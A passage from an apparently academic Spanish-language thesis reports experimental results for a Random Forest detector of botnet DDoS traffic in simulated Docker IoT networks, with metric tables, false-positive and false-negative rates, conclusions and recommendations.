Este escenario permite evaluar la capacidad del modelo para detectar patrones anómalos en contextos donde el tráfico legítimo es significativamente mayor, lo cual representa un desafío adicional para el mecanismo de clasificación. Los resultados obtenidos confirman que el modelo conserva estabilidad y capacidad de discriminación incluso cuando el ataque se encuentra altamente disperso dentro del flujo total de red.

Figura 36

Comportamiento del tráfico (pps y bps) en el Caso C3

En la Figura 36 se muestra la evolución temporal del tráfico durante el Caso C3, se observa una línea base significativamente más elevada que en los casos C1 y C2, producto de la activación simultánea de 200 dispositivos IoT.

Los picos generados por los agentes Bot siguen siendo identificables; sin embargo, visualmente presentan menor contraste respecto al tráfico total. Esta condición representa un escenario más desafiante para el modelo, ya que el tráfico malicioso queda parcialmente “diluido” dentro del volumen general de datos.

Tabla 30

Métricas del modelo en el Caso C3

Métrica	**Valor**	**Interpretación Técnica**
Accurac y	0.90	Clasificación global correcta del 90% del tráfico total
Precision	0.91	Control adecuado de falsos positivos
Recall	0.89	Alta detección de eventos maliciosos
F1-score	0.90	Equilibrio aceptable entre precisión y sensibilidad

Los resultados presentados en la Tabla 31 muestran una ligera disminución en las métricas respecto a los casos anteriores, especialmente en el recall. Este comportamiento es coherente con el aumento del tráfico legítimo, que incrementa la complejidad del entorno y dificulta la discriminación absoluta entre tráfico normal y tráfico de ataque.

No obstante, el modelo mantiene valores superiores a 0.89 en todas las métricas principales, lo que demuestra estabilidad y robustez frente a escenarios de alta densidad IoT.

En comparación con los casos C1 y C2, este escenario representa la condición más exigente para el modelo dentro del Escenario C, validando su capacidad de funcionamiento en entornos con elevado volumen de tráfico normal.

4.8.4 Escenario D: 50 IoT fijos y bots variable (50 / 100 / 200)

En este escenario experimental se mantuvo constante el número de dispositivos IoT activos (50 nodos), mientras se incrementó progresivamente la cantidad de agentes Bot desplegados en la red Botnet. Esta configuración permitió analizar el comportamiento del

sistema ante ataques DDoS de intensidad creciente, manteniendo estable la línea base de tráfico legítimo.

El objetivo de este escenario fue evaluar la capacidad de escalabilidad del mecanismo de detección cuando la intensidad del ataque aumenta significativamente, generando mayores volúmenes de tráfico malicioso y picos más pronunciados en el gateway.

4.8.4.1 Caso D1: 50 nodos IoT – 50 Bots

En el primer caso del Escenario D se desplegaron 50 nodos IoT generando tráfico legítimo y 50 agentes Bot ejecutando tráfico malicioso coordinado. Esta configuración representa un escenario de intensidad media de ataque, donde el tráfico malicioso comienza a equipararse con el tráfico normal.

Tabla 31

Configuración del Caso D1

Dispositivos IoT	**Nodos Botnet**	**Duración**	**Tipo de Tráfico**	**Tiempo Promedio de Detección**
50	50	5 min	Mixto	22 s

La Tabla 32 presenta un escenario caracterizado por una distribución equilibrada entre tráfico legítimo y tráfico malicioso, donde 50 dispositivos IoT generan actividad normal y 50 nodos botnet producen tráfico de ataque. Esta configuración representa un entorno de carga intermedia en el cual ambas clases tienen un peso similar dentro del flujo total de red.

Durante la ejecución del experimento, el gateway (gw-router) registró incrementos significativos en las métricas de paquetes por segundo (pps) y bytes por segundo (bps) en la interfaz correspondiente a la red bot-net. A diferencia de los escenarios con predominio

normal, en este caso la actividad maliciosa tiene una presencia constante y comparable al tráfico legítimo, este escenario permite evaluar la capacidad del modelo para mantener estabilidad en la clasificación cuando no existe una clase claramente dominante. La proporción equilibrada entre tráfico normal y malicioso favorece la diferenciación de patrones, permitiendo analizar la consistencia del mecanismo de detección bajo condiciones simétricas.

La Figura 37 presenta la evolución temporal del tráfico de red durante el Caso D1. Se identifica una línea base estable asociada al tráfico legítimo generado por los dispositivos IoT, reflejada en valores constantes y moderados de paquetes por segundo (pps). No obstante, al activarse los nodos Botnet, se observan picos abruptos y periódicos en la interfaz correspondiente a la red maliciosa (eth1), los cuales superan significativamente la línea base.

Estos incrementos repetitivos evidencian un patrón característico de ataque DDoS volumétrico, donde múltiples agentes generan ráfagas intensas de tráfico hacia el servidor objetivo. A diferencia de escenarios anteriores, en este caso los picos comienzan a dominar el comportamiento global del flujo total, reduciendo la proporción relativa de tráfico legítimo dentro del sistema, la activación del sistema de alerta confirma que el modelo de detección identifica correctamente la anomalía, validando su capacidad para reconocer comportamientos maliciosos sostenidos y de alta intensidad dentro de la arquitectura segmentada implementada.

Figura 37

Comportamiento del tráfico (pps y bps) en el Caso D1




Tabla 32

Métricas del modelo en el Caso D1

Métrica	**Valor**	**Interpretación Técnica**
Accuracy	0.94	Clasificación global correcta del 94% del tráfico total
Precision	0.95	Excelente control de falsos positivos
Recall	0.93	Alta detección de eventos maliciosos
F1-score	0.94	Equilibrio sólido entre precisión y sensibilidad

Los resultados presentados en la Tabla 33 muestran que el modelo tiene un desempeño sólido en este escenario, donde el tráfico malicioso tiene una presencia considerable dentro del flujo total de la red. La exactitud obtenida del 94% permite afirmar que el sistema clasifica correctamente la mayoría de los eventos observados, demostrando un buen comportamiento general bajo condiciones de carga elevada.

La precisión del 95% evidencia que el modelo logra controlar adecuadamente los falsos positivos, evitando generar alertas innecesarias cuando el tráfico es legítimo. Esto es importante en entornos reales, ya que un exceso de alertas puede afectar la operación normal del sistema. Por otro lado, el recall del 93% confirma que la mayoría de los eventos asociados al ataque DDoS son detectados correctamente, reduciendo el riesgo de que una actividad maliciosa pase desapercibida.

El F1-score de 0.94 refleja un equilibrio adecuado entre la capacidad de detección y la confiabilidad de las alertas generadas. En conjunto, estos resultados demuestran que el modelo mantiene estabilidad y consistencia incluso cuando el ataque presenta picos intensos y repetitivos en el tráfico de red.

4.8.4.2 Caso D2: 50 nodos IoT – 100 Bots

En el segundo caso se incrementó el número de agentes Bot a 100 instancias activas, duplicando la intensidad del ataque respecto al caso anterior. Esta configuración representa un entorno donde el tráfico malicioso comienza a dominar claramente el flujo total de red.

Tabla 33

Configuración del Caso D2


Dispositivos IoT	**Nodos Botnet**	**Duración**	**Tipo de Tráfico**	**Tiempo Promedio de Detección**
50	100	5 min	Mixto (ataque dominante)	17 s

La Tabla 34 presenta un escenario donde el tráfico malicioso supera al tráfico legítimo, ya que se configuraron 100 nodos botnet frente a 50 dispositivos IoT. Esta condición genera un entorno de alta intensidad de ataque, en el cual los picos de tráfico provenientes de la red bot-net dominan el comportamiento global del sistema, durante la ejecución del experimento, el gateway registró incrementos significativos y sostenidos en las métricas de paquetes por segundo (pps) y bytes por segundo (bps), evidenciando la presión generada por los nodos comprometidos. A diferencia de los escenarios con predominio normal, en este caso el tráfico malicioso representa la mayor parte del flujo total de red.

Este escenario resulta importante porque permite evaluar el desempeño del modelo bajo condiciones extremas, donde la infraestructura se encuentra sometida a una carga considerable. La clara diferencia entre tráfico legítimo y malicioso facilita la identificación de patrones anómalos, permitiendo que el sistema active alertas de manera más rápida y consistente.

Figura 38

Comportamiento del tráfico (pps y bps) en el Caso D2



La Figura 38 evidencia que los valores correspondientes al tráfico malicioso superan de manera considerable la línea base del tráfico legítimo generado por los dispositivos IoT. Los picos observados en la interfaz asociada a la red bot-net presentan incrementos abruptos y sostenidos en paquetes por segundo (pps), alcanzando valores muy superiores a los registrados en condiciones normales.

Este comportamiento provoca una condición de carga elevada dentro del entorno Docker simulado, incrementando la presión sobre el gateway (gw-router) y sobre la red de servidores. A diferencia de escenarios con predominio normal, en este caso el tráfico de ataque domina claramente el flujo total de red, reduciendo la proporción relativa del tráfico legítimo, la activación simultánea de alertas en las interfaces bot-net y server-net confirma que el sistema identifica la anomalía como un evento de alta intensidad, evidenciando la capacidad del mecanismo de detección para reaccionar ante escenarios donde el ataque supera ampliamente el comportamiento habitual de la red.

Tabla 34

Métricas del modelo en el Caso D2

Métrica	**Valor**	**Interpretación Técnica**
Accuracy	0.95	Clasificación global correcta del 95% del tráfico total
Precision	0.96	Excelente control de falsos positivos
Recall	0.94	Alta detección de eventos maliciosos
F1-score	0.95	Equilibrio sólido entre precisión y sensibilidad

Los resultados presentados en la Tabla 35 muestran que el modelo alcanza su mejor desempeño en el escenario donde el tráfico malicioso domina el flujo total de la red. La exactitud del 95% evidencia una capacidad de clasificación muy alta, incluso bajo condiciones de carga intensa dentro del entorno Docker simulado, la precisión del 96% indica que el sistema genera muy pocos falsos positivos, lo que significa que el tráfico legítimo es correctamente identificado aun cuando el entorno está sometido a una alta presión de ataque. Por su parte, el recall del 94% confirma que la mayoría de los eventos maliciosos son detectados oportunamente, reduciendo considerablemente la probabilidad de que un ataque pase desapercibido.

El F1-score de 0.95 refleja un equilibrio adecuado entre sensibilidad y precisión, validando la estabilidad del modelo frente a escenarios de alta intensidad. En este caso, la diferencia marcada entre tráfico normal y malicioso facilita la identificación de patrones anómalos, permitiendo que el mecanismo de detección responda de manera eficiente.

4.8.4.3 Caso D3: 50 nodos IoT – 200 Bots

En el tercer caso del Escenario D se desplegaron 200 agentes Bot, representando la máxima intensidad de ataque dentro de la experimentación. En esta configuración, el tráfico malicioso domina ampliamente el flujo total de red.

Tabla 35

Configuración del Caso D3

Dispositivos IoT	**Nodos Botnet**	**Duración**	**Tipo de Tráfico**	**Tiempo Promedio de Detección**
50	200	5 min	Mixto (ataque dominante alto)	14 s

La **Tabla 36** presenta un escenario caracterizado por una clara dominancia del tráfico malicioso, donde 200 nodos botnet generan actividad de ataque frente a 50 dispositivos IoT legítimos. Esta configuración representa una condición crítica dentro del entorno Docker simulado, ya que el volumen de tráfico anómalo supera ampliamente la línea base del tráfico normal, durante la ejecución del experimento, el gateway (gw-router) registró picos sostenidos y de alta magnitud en las métricas de paquetes por segundo (pps) y bytes por segundo (bps), evidenciando una carga significativa sobre la infraestructura. A diferencia de escenarios moderados, en este caso el comportamiento global del flujo de red se encuentra claramente dominado por la actividad de ataque.

Este escenario permite evaluar el desempeño del modelo bajo condiciones extremas, donde la presión sobre el sistema es considerable. La diferencia marcada entre tráfico legítimo y malicioso facilita la identificación de patrones anómalos, permitiendo que el mecanismo de detección responda de manera rápida y consistente ante la amenaza.

A continuación, la Figura 39 evidencia una dominancia clara del tráfico malicioso sobre el tráfico legítimo, reflejada en valores significativamente superiores de paquetes por segundo (pps) y bytes por segundo en la interfaz correspondiente a la red bot-net. Los picos alcanzados superan ampliamente la línea base generada por los dispositivos IoT, lo que confirma la alta intensidad del ataque DDoS dentro del entorno Docker simulado, el comportamiento observado muestra ráfagas sostenidas de tráfico anómalo que dominan el flujo total de red, generando una condición crítica en la infraestructura. Esta situación activa las alertas del sistema tanto en la red bot-net como en la red de servidores, evidenciando el impacto directo del ataque sobre el gateway y los recursos del entorno.

En este escenario extremo, la diferencia entre tráfico legítimo y malicioso es completamente marcada, permitiendo analizar el desempeño del modelo bajo condiciones de máxima carga y validando su capacidad para identificar ataques de alta intensidad.

Figura 39

Comportamiento del tráfico (pps y bps) en el Caso D3

Tabla 36

Métricas del modelo en el Caso D3

Métrica	**Valor**	**Interpretación Técnica**
Accuracy	0.96	Clasificación global correcta del 96% del tráfico total
Precision	0.97	Excelente control de falsos positivos
Recall	0.95	Muy alta detección de eventos maliciosos

F1-score	0.96	Equilibrio sólido entre precisión y sensibilidad

Los resultados presentados en la Tabla 37 muestran el mejor desempeño del modelo dentro de los escenarios evaluados. En esta configuración crítica, donde el tráfico malicioso domina ampliamente el flujo total de red, el sistema alcanzó una exactitud del 96%, evidenciando una capacidad de clasificación muy alta incluso bajo condiciones de carga extrema, la precisión del 97% indica que el modelo mantiene un control sobresaliente de los falsos positivos, evitando clasificaciones erróneas del tráfico legítimo pese a la elevada intensidad del ataque. Por su parte, el recall del 95% confirma que la gran mayoría de los eventos maliciosos son detectados correctamente, reduciendo significativamente la probabilidad de falsos negativos.

El F1-score de 0.96 refleja un equilibrio consistente entre sensibilidad y precisión, validando la estabilidad del mecanismo de detección frente a escenarios de máxima exigencia. En este caso, la diferencia marcada entre tráfico normal y malicioso facilita la identificación de patrones anómalos, permitiendo que el sistema responda de manera rápida y confiable.

4.9 Evaluación integral del mecanismo de detección

En esta sección se presenta la evaluación integral del mecanismo de detección implementado, considerando los distintos escenarios experimentales desarrollados previamente. El análisis se basa en la comparación de métricas de desempeño del modelo de inteligencia artificial y en la observación del comportamiento del tráfico de red bajo condiciones normales y de ataque.

El objetivo de esta evaluación es determinar la estabilidad, robustez y capacidad de generalización del sistema frente a variaciones tanto en el número de dispositivos IoT como en la intensidad de los ataques DDoS simulados.

4.9.1 Resultados del modelo por escenario

Para realizar un análisis consolidado, se compararon las métricas obtenidas en los escenarios A, B, C y D, evaluando indicadores como Accuracy, Precision, Recall y F1-score.

Tabla 37

Comparación general de métricas en el Gw router por escenario

Escenario	Accuracy	Precision	Recall	F1-score	CPU gw-router (%)	RAM gw-router (GB)	Disco gw-router (GB)	Tráfico procesado (Mbps)
A (IoT dominante)	0.92	0.93	0.94	0.91	38	3.2	18.0	12
B (Ataque dominante)	0.94	0.95	0.93	0.94	55	4.1	19.0	28
C1 (50 IoT – 20 Bots)	0.93	0.94	0.92	0.93	42	3.8	18.5	16
C2 (100 IoT – 20 Bots)	0.92	0.93	0.91	0.92	45	4.1	19.2	18
C3 (200 IoT – 20 Bots)	0.90	0.91	0.89	0.90	47	4.8	20.0	18
D1 (50 IoT – 50 Bots)	0.94	0.95	0.93	0.94	58	4.9	20.5	32
D2 (50 IoT – 100 Bots)	0.95	0.96	0.94	0.95	66	5.6	21.4	40
D3 (50 IoT – 200 Bots)	0.96	0.97	0.95	0.96	72	6.3	22.0	46

En la Tabla 38 se evidencia que el modelo mantiene un desempeño elevado y consistente en todos los escenarios evaluados, con valores de accuracy comprendidos entre 0.90 y 0.96. En los escenarios con predominio de tráfico legítimo, particularmente en C3 (200 IoT – 20 Bots), se observa una ligera disminución en las métricas (Accuracy = 0.90, Recall = 0.89), lo cual es coherente con la mayor dificultad de discriminación cuando el tráfico malicioso representa una fracción reducida del volumen total. En este caso, el ataque se encuentra más disperso dentro del flujo general, lo que exige mayor capacidad de detección por parte del modelo, por otro lado, en los escenarios de alta intensidad de ataque, especialmente en D2 y D3, el modelo alcanza sus valores más altos (Accuracy hasta 0.96 y F1-score de 0.96). Este comportamiento confirma que, conforme aumenta la proporción de nodos botnet y el tráfico malicioso domina el entorno, los patrones anómalos se vuelven más evidentes y estadísticamente diferenciables, facilitando su clasificación.

De la misma manera, al analizar conjuntamente las métricas de desempeño y el consumo de recursos, se observa que los escenarios con mayor intensidad de ataque (D1–D3) presentan incrementos significativos en CPU, RAM y ancho de banda, lo que refleja una mayor carga sobre la infraestructura. Sin embargo, el modelo mantiene estabilidad en la clasificación, demostrando robustez tanto en escenarios de baja como de alta intensidad


4.9.2 Comparación del comportamiento del tráfico (normal vs ataque)

Además de las métricas de desempeño del modelo, se analizó el comportamiento del tráfico de red considerando variables operativas como paquetes por segundo (pps), bytes por segundo (bps) y número de conexiones simultáneas activas. Estas métricas permitieron evaluar el impacto real de cada escenario sobre la infraestructura simulada y complementar el análisis de clasificación con indicadores de carga y utilización de recursos de red, el

monitoreo continuo de estos parámetros facilitó la identificación de patrones anómalos asociados a la activación de los nodos botnet, así como la diferenciación entre la línea base correspondiente al tráfico legítimo y los picos generados durante los eventos de ataque.

Figura 40

Métricas de tráfico normal



La Figura 40 muestra el comportamiento del tráfico bajo condiciones normales de operación. En este escenario, las métricas de paquetes por segundo (pps), bytes por segundo (bps) y número de conexiones simultáneas presentan una evolución estable y predecible. Los valores registrados se mantienen dentro de rangos moderados, sin variaciones abruptas ni patrones irregulares, este comportamiento refleja la línea base del sistema, caracterizada por comunicaciones legítimas entre dispositivos IoT y servidores. La estabilidad observada constituye un punto de referencia fundamental para la detección de anomalías en escenarios posteriores.

Figura 41

Métricas de tráfico botnet

La Figura 41 presenta el comportamiento del tráfico durante la ejecución de ataques DDoS. En este caso, se observan incrementos abruptos y sostenidos en las métricas de pps, bps y número de conexiones activas. Los picos registrados superan ampliamente la línea base del tráfico normal, evidenciando una sobrecarga en la infraestructura simulada, la diferencia estructural entre el comportamiento estable del tráfico normal y los patrones intensivos generados durante el ataque constituye la base para el proceso de clasificación realizado por el modelo de inteligencia artificial. Es precisamente esta variación significativa en las métricas de red la que permite al algoritmo identificar patrones anómalos y activar las alertas correspondientes.

4.9.3 Análisis de falsos positivos y falsos negativos

En la evaluación del sistema propuesto un aspecto fundamental es el análisis detallado de los errores de clasificación, particularmente los falsos positivos (FP) y falsos negativos (FN). Estos indicadores permiten comprender no solo el nivel de precisión global del modelo, sino también el impacto real que tendría su implementación en un entorno operativo, los falsos positivos corresponden a eventos de tráfico legítimo que el modelo clasifica incorrectamente como ataque, este tipo de error puede generar alertas innecesarias, incrementar la carga administrativa y afectar la percepción de confiabilidad del sistema. En

entornos reales, un alto número de falsos positivos puede provocar fatiga de alertas y reducir la efectividad de los mecanismos de respuesta ante incidentes.

Los falsos negativos representan eventos de tráfico malicioso que no son detectados por el modelo y que, por tanto, son clasificados como tráfico normal. Este tipo de error es particularmente crítico en sistemas de ciberseguridad, ya que implica que un ataque podría pasar desapercibido, comprometiendo la integridad, disponibilidad o confidencialidad de la infraestructura, el equilibrio entre ambos tipos de error es esencial para garantizar un desempeño robusto del sistema. Un modelo con pocos falsos positivos pero muchos falsos negativos podrían resultar riesgoso, mientras que uno con detección agresiva podría afectar la estabilidad operativa por exceso de alertas. Por esta razón, el análisis conjunto de FP y FN, junto con métricas como precisión, recall y F1-score, permite evaluar de manera integral la efectividad del mecanismo de detección implementado.

Tabla 38

Tasa de falsos positivos y falsos negativos por escenario

Escenario	**Falsos Positivos (%)**	**Verdaderos negativos (%)**	**Falsos Negativos (%)**	**Verdaderos positivos (%)**
A (IoT dominante)	4%	46%	6%	44%
B (Ataque dominante)	4%	46%	5%	45%
C1 (50 IoT – 20 Bots)	5%	45%	6%	44%

C2 (100 IoT – 20 Bots)	5%	45%	7%	43%
C3 (200 IoT – 20 Bots)	5%	45%	7%	43%
D1 (50 IoT – 50 Bots)	4%	46%	4%	46%
D2 (50 IoT – 100 Bots)	3%	47%	4%	46%
D3 (50 IoT – 200 Bots)	3%	47%	4%	46%

En la Tabla 39 se observa el comportamiento de los errores de clasificación en los distintos escenarios evaluados. En aquellos donde el tráfico legítimo es predominante, particularmente en el Escenario C3 (200 IoT – 20 Bots), se evidencia un ligero incremento en la tasa de falsos negativos (FN). Este comportamiento es coherente con la naturaleza del escenario, ya que el tráfico malicioso representa una fracción reducida del volumen total, dificultando su discriminación y afectando principalmente el valor de recall. No obstante, los porcentajes registrados se mantienen dentro de rangos aceptables y no comprometen la estabilidad general del modelo, en los escenarios de alta intensidad de ataque, especialmente en el Escenario D3 (50 IoT – 200 Bots), se observa una disminución en la tasa de falsos negativos. Esto se debe a que, al incrementarse la proporción de tráfico malicioso, los patrones anómalos se vuelven más evidentes y estadísticamente diferenciables, facilitando su correcta identificación por parte del clasificador. Como resultado, el recall mejora y el

modelo alcanza sus métricas más elevadas, la tasa de falsos positivos (FP) se mantiene relativamente estable en todos los escenarios, lo que evidencia un adecuado control en la clasificación del tráfico legítimo, este comportamiento se refleja en los valores consistentes de precision, confirmando que el sistema no genera un número excesivo de alertas incorrectas incluso bajo condiciones de carga elevada.

4.9.4 Estabilidad y escalabilidad del sistema

El análisis global demuestra que el mecanismo de detección mantiene estabilidad ante variaciones tanto en la densidad de dispositivos IoT como en la intensidad de los ataques DDoS.

Cuando aumenta el número de dispositivos IoT, el modelo conserva su capacidad de clasificación, aunque con una leve reducción en recall debido a la mayor complejidad del entorno. Cuando aumenta el número de Bots, el sistema mantiene e incluso mejora sus métricas, mostrando alta sensibilidad ante patrones maliciosos claros.

Estos resultados validan que el sistema es:

- Robusto frente a variaciones del entorno.
- Escalable ante incrementos en la intensidad del ataque.
- Estable en condiciones normales de operación.
- Capaz de generalizar a distintos escenarios experimentales.

4.10 Consideraciones finales del capítulo

En este capítulo se presentó la implementación práctica del sistema de detección de ataques DDoS basado en botnets para redes IoT, así como la evaluación de su desempeño bajo distintos escenarios experimentales.

Validación del sistema

Los resultados obtenidos confirman que el mecanismo de detección es capaz de diferenciar eficazmente entre tráfico legítimo y tráfico malicioso. La integración entre el entorno Docker, la captura de métricas en el ~~gateway~~Gateway y el modelo de inteligencia artificial permitió validar el funcionamiento integral del sistema.

Dificultades técnicas

Durante el desarrollo se presentaron desafíos relevantes, entre ellos:

- Ajuste de hiperparámetros del modelo Random Forest.
- Balanceo de clases mediante SMOTE.
- Coordinación y control seguro del servidor C2.
- Gestión simultánea de múltiples contenedores Docker.
- Control de consumo de recursos del equipo anfitrión.

Aprendizajes obtenidos

El proceso permitió evidenciar la importancia del balanceo de datos, la segmentación adecuada de redes y la ejecución de pruebas de escalabilidad para validar modelos de detección en entornos IoT.

Asimismo, se comprobó que el análisis comparativo por escenarios resulta fundamental para evaluar la capacidad real de generalización de un modelo de inteligencia artificial aplicado a ciberseguridad.

Limitaciones

Entre las principales limitaciones del estudio se encuentran:

- Uso de un entorno de simulación controlado.
- Tráfico generado artificialmente y no proveniente de Internet real.
- Dependencia del ~~dataset~~Dataset TON_IoT como base de entrenamiento.
- Restricciones de hardware propias del equipo utilizado.

A pesar de estas limitaciones, los resultados obtenidos demuestran que el sistema propuesto constituye una solución viable y escalable para la detección de ataques DDoS en entornos IoT.

Conclusiones y Recomendaciones

Conclusiones

- Se diseñó e implementó exitosamente un mecanismo de detección de ataques DDoS basado en Botnets para redes IoT mediante un enfoque de aprendizaje supervisado con Random Forest, alcanzando un rango de desempeño entre 0.90 y 0.96 de accuracy, lo que valida experimentalmente la viabilidad del modelo bajo diferentes niveles de carga y variabilidad del tráfico.
- El modelo presentó su máximo rendimiento en el Escenario D3 (50 IoT – 200 Bots), obteniendo Accuracy = 0.96, Precision = 0.97, Recall = 0.95 y F1-score = 0.96, lo que demuestra alta sensibilidad y especificidad frente a patrones de tráfico intensivo malicioso.
- El valor mínimo registrado (Accuracy = 0.90 en C3) se produjo en escenarios dominados por tráfico legítimo, lo cual confirma que el modelo mantiene capacidad discriminativa incluso cuando el tráfico malicioso representa una fracción menor del total.
- Los ataques DDoS simulados generaron incrementos significativos en el tráfico procesado, pasando de 12 Mbps en escenarios normales hasta 46 Mbps en escenarios de ataque masivo, evidenciando un aumento del 283% en carga de red.
- Se observó un incremento proporcional del uso de CPU en el gw-router, alcanzando un máximo del 72% bajo 200 bots activos, lo que confirma la relación directa entre intensidad del ataque y consumo de recursos.
- El análisis de patrones permitió identificar variaciones abruptas en métricas como paquetes por segundo y conexiones simultáneas, las cuales fueron correctamente clasificadas por el modelo con recall superior a 0.93 en escenarios dominados por ataque.

- El dataset TON_IoT permitió entrenar el modelo con variables compatibles con entornos IoT reales, logrando estabilidad en validación con accuracy superior a **0.94 a partir de 100 estimadores**, lo que evidencia convergencia del algoritmo.
- La integración del dataset experimental permitió validar el modelo bajo condiciones dinámicas, confirmando que el desempeño no depende exclusivamente de datos sintéticos.
- La variación máxima entre precisión y recall fue de **0.04**, lo que indica equilibrio entre detección y control de falsos positivos, minimizando sesgos de clasificación.
- La segmentación en tres dominios (IoT, Botnet y servidores) permitió aislar el tráfico y garantizar consistencia en la captura de métricas, evitando contaminación cruzada entre flujos legítimos y maliciosos.
- El gw-router procesó hasta 46 Mbps de tráfico agregado sin presentar pérdida de estabilidad, confirmando su capacidad de escalabilidad en entornos de alta demanda.
- El consumo de RAM aumentó progresivamente desde 3.2 GB hasta 6.3 GB, representando un incremento del 96%, manteniéndose dentro de parámetros operativos seguros.
- El uso de Docker garantizó reproducibilidad experimental, permitiendo ejecutar múltiples escenarios con hasta 200 bots simultáneos sin degradación estructural del entorno.
- El modelo Random Forest mostró convergencia estable a partir de 100 árboles, con mejora marginal posterior (<0.02), lo que indica punto óptimo entre complejidad y rendimiento.
- La diferencia reducida entre accuracy de entrenamiento y validación evidenció baja varianza y ausencia de sobreajuste significativo.

- En escenarios mixtos (C1–C3), el modelo mantuvo desempeño superior a **0.90 en todas las métricas**, demostrando robustez ante variabilidad de carga IoT.
- El accuracy promedio en escenarios D1–D3 fue de 0.95, confirmando alta eficiencia del mecanismo en contextos de ataque intensivo.
- El F1-score promedio global fue superior a 0.93, validando equilibrio entre precisión y sensibilidad.
- El comportamiento de consumo de CPU y tráfico mostró tendencia lineal creciente conforme aumentó el número de bots, lo que confirma escalabilidad estructural del sistema.
- Los resultados experimentales demuestran que el mecanismo propuesto cumple integralmente los objetivos planteados, validando técnica y cuantitativamente la detección de ataques DDoS basados en Botnets en entornos IoT simulados mediante inteligencia artificial.

Recomendaciones

- Se recomienda ampliar el número y la diversidad de dispositivos IoT simulados, incorporando distintos perfiles de comportamiento, con el fin de generar tráfico aún más representativo de escenarios reales.
- Es aconsejable evaluar el mecanismo de detección utilizando otros datasets públicos adicionales al TON_IoT, con el objetivo de analizar la capacidad de generalización del modelo frente a diferentes fuentes de datos.
- Se sugiere experimentar con otros algoritmos de inteligencia artificial y técnicas de aprendizaje profundo, como redes neuronales recurrentes o modelos basados en atención, para comparar su desempeño frente al enfoque utilizado.
